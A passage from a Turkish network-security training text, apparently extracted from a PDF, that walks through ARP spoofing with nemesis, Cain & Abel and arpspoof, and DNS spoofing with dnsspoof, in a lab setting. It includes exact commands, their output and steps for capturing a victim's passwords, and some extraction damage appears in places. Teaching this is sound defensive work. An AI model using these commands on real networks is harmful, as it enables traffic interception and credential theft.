
Gateway görevinde modem 192.168.1.1 00:13:64:22:39:3F

Masum Windows XP kullanıcısı 192.168.1.2 00-04-61-47-da-74

ARP Spoof yapacak Linux kullanıcısı

192.168.1.4

00:0c:29:08:e2:48



Saldırı öncesi Windows sistemin arp tablosu.

C:\Console2>arp -a

Interface: 192.168.1.3 --- 0x4

Internet Address	Physical Address	Type
192.168.1.1	00-13-64-22-39-3f	dynamic
192.168.1.2	00-04-61-47-da-74	dynamic
00-0c-29-08-e2-48		dynamic

5.1.5.1. Nemesis ile ARP Spoof

```
bt ~ # nemesis arp -d eth0 -r -v -S 192.168.1.1 -D 192.168.1.2 -h  
00:0C:29:08:E2:48 -m 00:04:61:47:DA:74 -H 00:13:64:22:39:3f -M  
00:04:61:47:DA:74
```

ARP/RARP Packet Injection --= The NEMESIS Project Version 1.4 (Build 26)

```
[MAC] 00:13:64:22:39:3F > 00:04:61:47:DA:74  
[Ethernet type] ARP (0x0806)  
  
[Protocol addr:IP] 192.168.1.1 > 192.168.1.2  
[Hardware addr:MAC] 00:0c:29:08:e2:48 > 00:04:61:47:DA:74  
    [ARP opcode] Reply  
    [ARP hardware fmt] Ethernet (1)  
    [ARP proto format] IP (0x0800)  
    [ARP protocol len] 6  
    [ARP hardware len] 4
```

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.


ARP Packet Injected

Windows makinenin ARP tablosuna tekrar bakarsak 192.168.1.1 için ARP kaydının 00:13:64:22:39:3F'dan 00:0c:29:08:e2:48'a değiştiği görülecektir.

5.1.5.2. Cain & Abel ile Spoofing / Poisoning Çalışmaları


Cain & Abel çok amaçlı bir güvenlik aracıdır. Cain ve Abel olarak iki ana parçadan oluşur. Bir parçası daha çok sistem ve parola işlemleri diğer de ağ güvenliği ile alakalı programlar içermektedir.

Cain & Abel ile çalışmaya başlamadan tüm ağ araçlarında olduğu gibi bunda da hangi ağ arabirimini üzerinden işlem yapılacağı belirlenir. Bunun için Configure menüsünden kullanmak istenilen arabirim seçilir.



İkinci adımda hedef seçimi için bir tarama menüsü çıkacaktır. Bunun için ana ekranın Sniffer tabına geçilerek boş ekranda mouse'un sağ tuşuna tıklanır.


Sonrasında çıkan ekranın kendi subnetinizi taratabilir ya da istenilen bir ağ aralığındaki aktif sistemleri taratabilirsiniz.




Promisciouc mode Scanner olarak gozuken ek kısım Yerel ağlarda Sniffer tespiti için kullanılır ve tespit için kullanılacak yöntemleri sunar.

3. adımda MITM işlemi için son adımdır ve hedef olarak seçilen makine ile hangi makine arasına girileceği(genelde Gateway) belirtilmelidir.

Çıkan ekranın sol tarafta seçili host ile sağ taraftan seçili tüm hostlar arasında giriş yapılacaktır.




Seçim yapıldıktan sonra APR ve Sniffing başlatılmalıdır.



APR(Poisoning) ve Sniffing işlemi başlatıldıktan sonra hedef sistemin tüm trafiği bizim üzerimizden geçeceği için hem bizim hem de hedef sistemin bağlantısında yavaşlık hissedilebilir.

Bir müddet bekleyip sonra Ana ekrandan Sniffer , alt ekrandan da Passwords tabına geçiş yapılırsa kurban olarak seçilen sistemin yaptığı parolalı iletişimlerin parolalarının kaydedildiği görülecektir.

Ekranın sol tarafı dikkatlice incelenirse hangi tür protokollere ait parolaların toplanabileceği hakkında bilgi sahibi olunur.




5.1.5.3. DNS Spoof Çalışması

Amaç kurban olarak seçilen sistemin yapacağı dns sorgulamalarına müdahale etmektir. Mesela kurban olarak seçilen sistem google.com'a gitmek istesin, bizim yapacağımız dns spoof ayarı ile google.com'a ait A kaydını istediğimiz bir ip adresine yönlendirebiliriz.

Dns spoof işleminin başarılı olabilmesi için öncesinde ARP spoof ile kurban sistemin trafigi bizim üzerinden geçmesi sağlanmalıdır.

5.1.5.3.1. Örnek çalışma: Dnsspoof aracı ile Dns spoof işlemi gerçekleştirmeye


0) Kurban sistemden ping www.linux.com ile dns'i doğru cozugu belirlenir.



```
root@lifeoverip ~
$ ping www.linux.com
Pinging www.linux.com [66.35.250.176] with 32 bytes of data:
Control-C
root@lifeoverip ~
$ [REDACTED]
Ready
```

A screenshot of a Linux terminal window titled "Console". The window has a menu bar with "File", "Edit", "View", and "Help". Below the menu is a toolbar with icons for file operations. The main terminal area shows a root shell session. The user types "ping www.linux.com" and receives a response from the target IP address. The user then presses Control-C to stop the ping. The terminal ends with a prompt "\$ [REDACTED]" and a "Ready" message at the bottom.


1) Arpspoof ile hedef sistemin trafiği uzerimizden geçirilir.



```
192.168.1.5 - PuTTY
bilgi-egitim ~ # arpspoof -i eth0 -t 192.168.1.2 192.168.1.1
0:c:29:49:5c:e2 0:19:d2:38:6e:45 0806 42: arp reply 192.168.1.1 is-at 0:c:29:49:
5c:e2
0:c:29:49:5c:e2 0:19:d2:38:6e:45 0806 42: arp reply 192.168.1.1 is-at 0:c:29:49:
5c:e2
0:c:29:49:5c:e2 0:19:d2:38:6e:45 0806 42: arp reply 192.168.1.1 is-at 0:c:29:49:
5c:e2
0:13:64:22:39:3f 0:19:d2:38:6e:45 0806 42: arp reply 192.168.1.1 is-at 0:13:64:2
2:39:3f
0:13:64:22:39:3f 0:19:d2:38:6e:45 0806 42: arp reply 192.168.1.1 is-at 0:13:64:2
2:39:3f
0:13:64:22:39:3f 0:19:d2:38:6e:45 0806 42: arp reply 192.168.1.1 is-at 0:13:64:2
2:39:3f
```

-t ile zehirlemek istenen sistem seçilir. Sonrasında Gateway adresi yazılır.

Kurban sisteme arp spoof işleminin başarılı olduğu arp -a komutu ile gözlenebilir. Tabii ki durum kurban ve hedefin bizim yönetimimizde olduğu test ortamı için geçerlidir. Yoksa uzaktan kurbanın arp tablosunu okuma imkanımız yoktur.



```
Console
File Edit View Help
Console
root@lifeoverip ~
$ arp -a

Interface: 192.168.1.2 --- 0x5
Internet Address      Physical Address          Type
 192.168.1.1           00-19-d2-38-6e-45      dynamic
 192.168.1.5           00-19-d2-38-6e-45      dynamic

root@lifeoverip ~
$ arp -a
```

Kurban sistemin arp tablosu

2) ip_forward aktif duruma getirilerek trafikin yönlendirilmesi sağlanır.

3) Yonetilmek istenen domainlere ait kayitlar /tmp/domains dosyasina asagidaki formatta girilir

127.0.0.1 *.google.com

192.168.1.5 www.linux.com

4) dnsspoof aracı calistirilir.

```
bilgi-egitim ~ # dnsspoof -i eth0 -f /tmp/domains
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.5]
192.168.1.2.1464 > 192.168.1.1.53: 30436+ A? www.google.com
192.168.1.2.1464 > 192.168.1.1.53: 30436+ A? www.google.com
192.168.1.2.1464 > 192.168.1.1.53: 6633+ A? www.linux.com
192.168.1.2.1464 > 192.168.1.1.53: 6633+ A? www.linux.com
```

Bundan sonra kurban makinenin sorgulayacağı www.linux.com ve google domainlerine bizim istedigimiz cevaplar donecektir.

Saldırının başarılı olup olmadığını kurban sisteme deneme yaparak görebiliriz.

```
root@lifeoverip ~
$ ping www.linux.com
Pinging www.linux.com [66.35.250.176] with 32 bytes of data:
Control-C

root@lifeoverip ~
$ ping www.google.com
Pinging www.google.com [127.0.0.1] with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C

root@lifeoverip ~
$ ping www.linux.com
Pinging www.linux.com [66.35.250.176] with 32 bytes of data:
Control-C
```

Dnsspoof sonrası adres çözümlemeleri

www.linux.com adresi daha önce bellekte olduğu için spoof'ise yaramadı.

DNS cache'i temizlenmiş durumda


```
root@lifeoverip ~
$ ipconfig /flushdns
Windows IP Configuration
Successfully flushed the DNS Resolver Cache.

root@lifeoverip ~
$ ping www.linux.com
Pinging www.linux.com [192.168.1.5] with 32 bytes of data:
Reply from 192.168.1.5: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.1.5:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
```

Dns belgesi boşaltılarak tekrar ulaşımına çalışıldığından sonuc başarılı olacaktır.

5.1.5.3.2. Örnek Çalışma: Cain & Abel ile DNS Spoof saldırısı gerçekleştirmeye



Trafik Dinlemenin bir adım ötesi araya girilen ortamda trafiğe müdahale etmektir. Bir kere trafik überimizden geçirildikten sonra üzerinde istenen oynama yapılabilir. Buna en iyi örnek HTTP trafiğinde araya girerek verileri okumak ve değiştirmektir.

5.1.6. Adım Adım HTTP/HTTPS Trafiğinde Araya girme ve Müdahale etme

Paros web uygulama güvenliği testlerinde kullanılmak üzere düşünülmüş bir aractır. Diğer çoğu araç gibi proxy modda çalışarak sunucudan gelen-sunucuya giden http trafiğini detaylı inceleme ve müdahale etmeye yarar. Paros kullanarak http/https trafiği üzerinde istediğimiz oynamaları canlı olarak yapabiliriz.

